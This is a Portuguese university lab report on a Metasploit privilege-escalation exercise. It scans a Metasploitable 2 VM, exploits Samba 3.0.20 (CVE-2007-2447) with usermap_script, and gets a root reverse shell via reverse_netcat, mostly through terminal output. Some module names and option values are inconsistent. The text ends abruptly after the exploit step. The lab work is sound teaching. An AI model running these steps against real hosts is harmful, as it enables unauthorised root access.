

Universidade de São Paulo
Instituto de Ciências Matemáticas e Computação de São Carlos
SSC-747 - Engenharia de Segurança

Relatório - Trabalho II

Docente:

Dra. Kalinka Regina Lucas Jaquie Castelo Branco

Alunos:

Aulos Plautius M. Marino	7986409
Weslei Renato de Lima	6511258
Wesley Tiozzo	8077925

Julho de 2017



Sumário


1. Resumo do Ataque	2
2. Fluxo do Ataque	2
3. Defesa	9
4. Descrição da Vulnerabilidade	8
5. Descrição do Exploit	9
6. Descrição do Payload	9
7. Descrição das ferramentas complementares	9
8. Conclusão	10
9. Referências	11

1. Resumo do Ataque

- Tipo: Ataque de Escalação de Privilégio (acesso root)
- Host Machine: Arch Linux 4.11.9-1-ARCH
- Hypervisor: Oracle VirtualBox 5.1.22 r115126
- VM Atacante: Kali Linux 4.9.0-kali4-amd64
- VM Alvo: Metasploitable 2.0
- Vulnerabilidade: Samba 3.0.20-Debian (cve-2007-2447)
- Exploit: exploit/multi/samba/usernet_script
- Payload: payload/cmd/unix/reverse_netcat
- Efetividade: Ataque efetuado com sucesso, atacante obteve acesso root à máquina alvo.

2. Fluxo do Ataque


Como alvo para o ataque foi utilizado uma máquina virtual com o sistema operacional Metasploitable 2 (kernel 2.6.24-16-server), um SO linux desenvolvido com vulnerabilidades conhecidas para o estudo de teste de penetração. A máquina possui IP na rede interna **10.10.10.2**.



```
metasploit [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
* Starting deferred execution scheduler atd [ OK ]
* Starting periodic command scheduler crond [ OK ]
* Starting Tomcat servlet engine tomcat5.5 [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to 'nohup.out'
nohup: appending output to 'nohup.out' [ OK ]

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: _
```

O atacante é uma máquina virtual com o sistema operacional Kali Linux (kernel 4.9.0-kali4-amd64), utilizando a ferramenta metasploit. A máquina possui IP na rede interna **10.10.10.3**.



```
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Terminal - root@kali: ~ 11:31 root
Terminal - root@kali: ~
File Edit View Terminal Tabs Help
root@kali: ~
root@kali:~# service postgresql start
root@kali:~# msfconsole


=====
% http://metasploit.com
=====

+ -- ==[ metasploit v4.14.27-dev ]
+ -- ==[ 1659 exploits - 951 auxiliary - 293 post ]
+ -- ==[ 486 payloads - 40 encoders - 9 nops ]
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Ambas as máquinas fazem parte de uma rede interna ao sistema de virtualização (Oracle VirtualBox 5.1.22 r115126) executado em um host Arch Linux (kernel 4.11.9-1-ARCH).

Inicialmente foi efetuado um *scan* na rede, a partir da máquina Kali para identificar todos os hosts da rede. Foi utilizado o comando `db_nmap -sP 10.10.10.1/24`. O *scan* obteve os seguintes resultados:




```
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Terminal - root@kali: ~ 11:34
Terminal - root@kali: ~
root@kali: ~
http://metasploit.com
[ metasploit v4.14.27-dev ]
+ --==[ 1659 exploits - 951 auxiliary - 293 post ]
+ --==[ 486 payloads - 40 encoders - 9 nops ]
+ --==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
msf > db_nmap -sP 10.10.10.1/24
[*] Nmap: Starting Nmap 7.50 ( https://nmap.org ) at 2017-07-07 11:34 -03
[*] Nmap: 'mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers'
[*] Nmap: 'mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid se
rvers with --dns-servers'
[*] Nmap: Nmap scan report for 10.10.10.1
[*] Nmap: Host is up (0.00019s latency).
[*] Nmap: MAC Address: 08:00:27:71:81:F0 (Oracle VirtualBox virtual NIC)
[*] Nmap: Nmap scan report for 10.10.10.2
[*] Nmap: Host is up (0.00035s latency).
[*] Nmap: MAC Address: 08:00:27:2D:CA:37 (Oracle VirtualBox virtual NIC)
[*] Nmap: Nmap scan report for 10.10.10.3
[*] Nmap: Host is up.
[*] Nmap: Nmap done: 256 IP addresses (3 hosts up) scanned in 8.20 seconds
msf >
```

Sabendo o IP da própria máquina, conclui-se que existe apenas uma outra máquina conectada à rede, de ip 10.10.10.2. A máquina alvo então é escaneada novamente, desta vez buscando por portas abertas, serviços ativos (e suas versões) e mais informações sobre o sistema em geral, através do comando:

```
db_nmap -v -sS -A 10.10.10.2
```

O escaneamento mostrou múltiplas portas abertas, revelou a versão do kernel do sistema (linux 2.6.x) e mais interessadamente um serviço Samba versão 3.0.20-Debian(ativo).



```
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Terminal - root@kali: ~ 11:37
Terminal - root@kali: ~
root@kali: ~
[*] Nmap: OS details: Linux 2.6.9 - 2.6.33
[*] Nmap: Uptime guess: 0.004 days (since Fri Jul 7 11:30:14 2017)
[*] Nmap: Network Distance: 1 hop
[*] Nmap: TCP Sequence Prediction: Difficulty=199 (Good luck!)
[*] Nmap: IP ID Sequence Generation: All zeros
[*] Nmap: Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:lin
ux kernel
[*] Nmap: Host script results:
[*] Nmap: | nmapstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
[*] Nmap: | Names:
[*] Nmap: | METASPLOITABLE<00> Flags: <unique><active>
[*] Nmap: | METASPLOITABLE<03> Flags: <unique><active>
[*] Nmap: | METASPLOITABLE<20> Flags: <unique><active>
[*] Nmap: | \x01\x02_MSBROWSE_\x02<01> Flags: <group><active>
[*] Nmap: | WORKGROUP<00> Flags: <group><active>
[*] Nmap: | WORKGROUP<1d> Flags: <unique><active>
[*] Nmap: | WORKGROUP<1e> Flags: <group><active>
[*] Nmap: | smb-os-discovery:
[*] Nmap: | OS: Unix (Samba 3.0.20-Debian)
[*] Nmap: | NetBIOS computer name:
[*] Nmap: | Workgroup: WORKGROUP\x00
[*] Nmap: | System time: 2017-07-07T10:35:25-04:00
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT ADDRESS
[*] Nmap: 1 0.59 ms 10.10.10.2
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: Initiating NSE at 11:35
[*] Nmap: Completed NSE at 11:35, 0.00s elapsed
[*] Nmap: Initiating NSE at 11:35
[*] Nmap: Completed NSE at 11:35, 0.00s elapsed
```

Uma busca na Internet revela que essa versão do samba possui uma vulnerabilidade de execução de código (CVE-2007-2447).

Uma busca na base de dados do metasploit pela vulnerabilidade mostra um exploit já existente.

```
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Terminal - root@kali: ~ 11:57 root
File Edit View Terminal Tabs Help
root@kali: ~
[*] Nmap: | WORKGROUP<1e> Flags: <group><active>
[*] Nmap: | smb-os-discovery:
[*] Nmap: | OS: Unix (Samba 3.0.20-Debian)
[*] Nmap: | NetBIOS computer name:
[*] Nmap: | Workgroup: WORKGROUP\x00
[*] Nmap: | System time: 2017-07-07T10:35:25-04:00
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT ADDRESS
[*] Nmap: 1 0.59 ms 10.10.10.2
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: Initiating NSE at 11:35
[*] Nmap: Completed NSE at 11:35, 0.00s elapsed
[*] Nmap: Initiating NSE at 11:35
[*] Nmap: Completed NSE at 11:35, 0.00s elapsed
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 48.41 seconds
[*] Nmap: Raw packets sent: 1059 (48.996KB) | Rcvd: 1054 (44.672KB)
msf > search cve:2007-2447


Matching Modules
=====
Name Disclosure Date Rank Description
----
exploit/multi/samba/usermap_script 2007-05-14 excellent Samba "username map script" Command Execution

msf >
```

Iniciamos o módulo desse exploit e buscamos por payloads possíveis para esse ataque.

```
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Terminal - root@kali: ~ 12:09 root
File Edit View Terminal Tabs Help
root@kali: ~
cmd/unix/bind_inetd normal Unix Command Shell, Bind TCP (inetd)
cmd/unix/bind_lua normal Unix Command Shell, Bind TCP (via Lua)
cmd/unix/bind_netcat normal Unix Command Shell, Bind TCP (via netcat)
cmd/unix/bind_netcat_gaping normal Unix Command Shell, Bind TCP (via netcat -e)
cmd/unix/bind_netcat_gaping_ipv6 normal Unix Command Shell, Bind TCP (via netcat -e) IPv6
cmd/unix/bind_perl normal Unix Command Shell, Bind TCP (via Perl)
cmd/unix/bind_perl_ipv6 normal Unix Command Shell, Bind TCP (via perl) IPv6
cmd/unix/bind_ruby normal Unix Command Shell, Bind TCP (via Ruby)
cmd/unix/bind_ruby_ipv6 normal Unix Command Shell, Bind TCP (via Ruby) IPv6
cmd/unix/bind_zsh normal Unix Command Shell, Bind TCP (via Zsh)
cmd/unix/generic normal Unix Command, Generic Command Execution
cmd/unix/reverse normal Unix Command Shell, Double Reverse TCP (telnet)
cmd/unix/reverse_awk normal Unix Command Shell, Reverse TCP (via AWK)
cmd/unix/reverse_lua normal Unix Command Shell, Reverse TCP (via Lua)
cmd/unix/reverse_ncat_ssl normal Unix Command Shell, Reverse TCP (via ncat)
cmd/unix/reverse_netcat normal Unix Command Shell, Reverse TCP (via netcat)
cmd/unix/reverse_netcat_gaping normal Unix Command Shell, Reverse TCP (via netcat -e)
cmd/unix/reverse_openssl normal Unix Command Shell, Double Reverse TCP SSL (openssl)
cmd/unix/reverse_perl normal Unix Command Shell, Reverse TCP (via Perl)
cmd/unix/reverse_perl_ssl normal Unix Command Shell, Reverse TCP SSL (via perl)
cmd/unix/reverse_php_ssl normal Unix Command Shell, Reverse TCP SSL (via php)
cmd/unix/reverse_python_ssl normal Unix Command Shell, Reverse TCP SSL (via python)
cmd/unix/reverse_ruby normal Unix Command Shell, Reverse TCP (via Ruby)
cmd/unix/reverse_ruby_ssl normal Unix Command Shell, Reverse TCP SSL (via Ruby)
cmd/unix/reverse_ssl_double_telnet normal Unix Command Shell, Double Reverse TCP SSL (telnet)
cmd/unix/reverse_zsh normal Unix Command Shell, Reverse TCP (via Zsh)
msf exploit(usermap_script) >
```

Caso a máquina seja protegida por um firewall, buscamos uma payload que utiliza uma conexão TCP reversa. Selecionamos `reverse_netmap` como o primeiro candidato.



```
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Terminal - root@kali: ~ 12:13 root
Terminal - root@kali: ~
File Edit View Terminal Tabs Help
root@kali: ~
msf exploit(usermap_script) > set payload cmd/unix/reverse_netcat
payload => cmd/unix/reverse_netcat
msf exploit(usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
  Name      Current Setting  Required  Description
  ----      -
  RHOST      139              yes       The target address
  RPORT      139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):
  Name      Current Setting  Required  Description
  ----      -
  LHOST      4444             yes       The listen address
  LPORT      4444             yes       The listen port

Exploit target:
  Id  Name
  --  -
  0    Automatic

msf exploit(usermap_script) >
```

Agora vemos que a payload exige selecionarmos um RHOST (alvo) e um LHOST (atacante) para efetuar o ataque.

Adicionamos os ips das máquinas aos hosts adequados, e agora estamos prontos para tentar efetuar o exploit.




```
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Terminal - root@kali: ~ 12:22 root
Terminal - root@kali: ~
File Edit View Terminal Tabs Help
root@kali: ~
msf exploit(usermap_script) > set RHOST 10.10.10.2
RHOST => 10.10.10.2
msf exploit(usermap_script) > set LHOST 10.10.10.3
LHOST => 10.10.10.3
msf exploit(usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
  Name      Current Setting  Required  Description
  ----      -
  RHOST      10.10.10.2       yes       The target address
  RPORT      139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
  Name      Current Setting  Required  Description
  ----      -
  LHOST      10.10.10.3       yes       The listen address
  LPORT      4444             yes       The listen port

Exploit target:
  Id  Name
  --  -
  0    Automatic
```


Executamos o exploit, e vemos que temos acesso shell, como root à máquina Metasploitable.



```
root@kali: ~  
Name      Current Setting  Required  Description  
-----  
RHOST     10.10.10.2       yes       The target address  
RPORT     139              yes       The target port (TCP)  
  
Payload options (cmd/unix/reverse_netcat):  
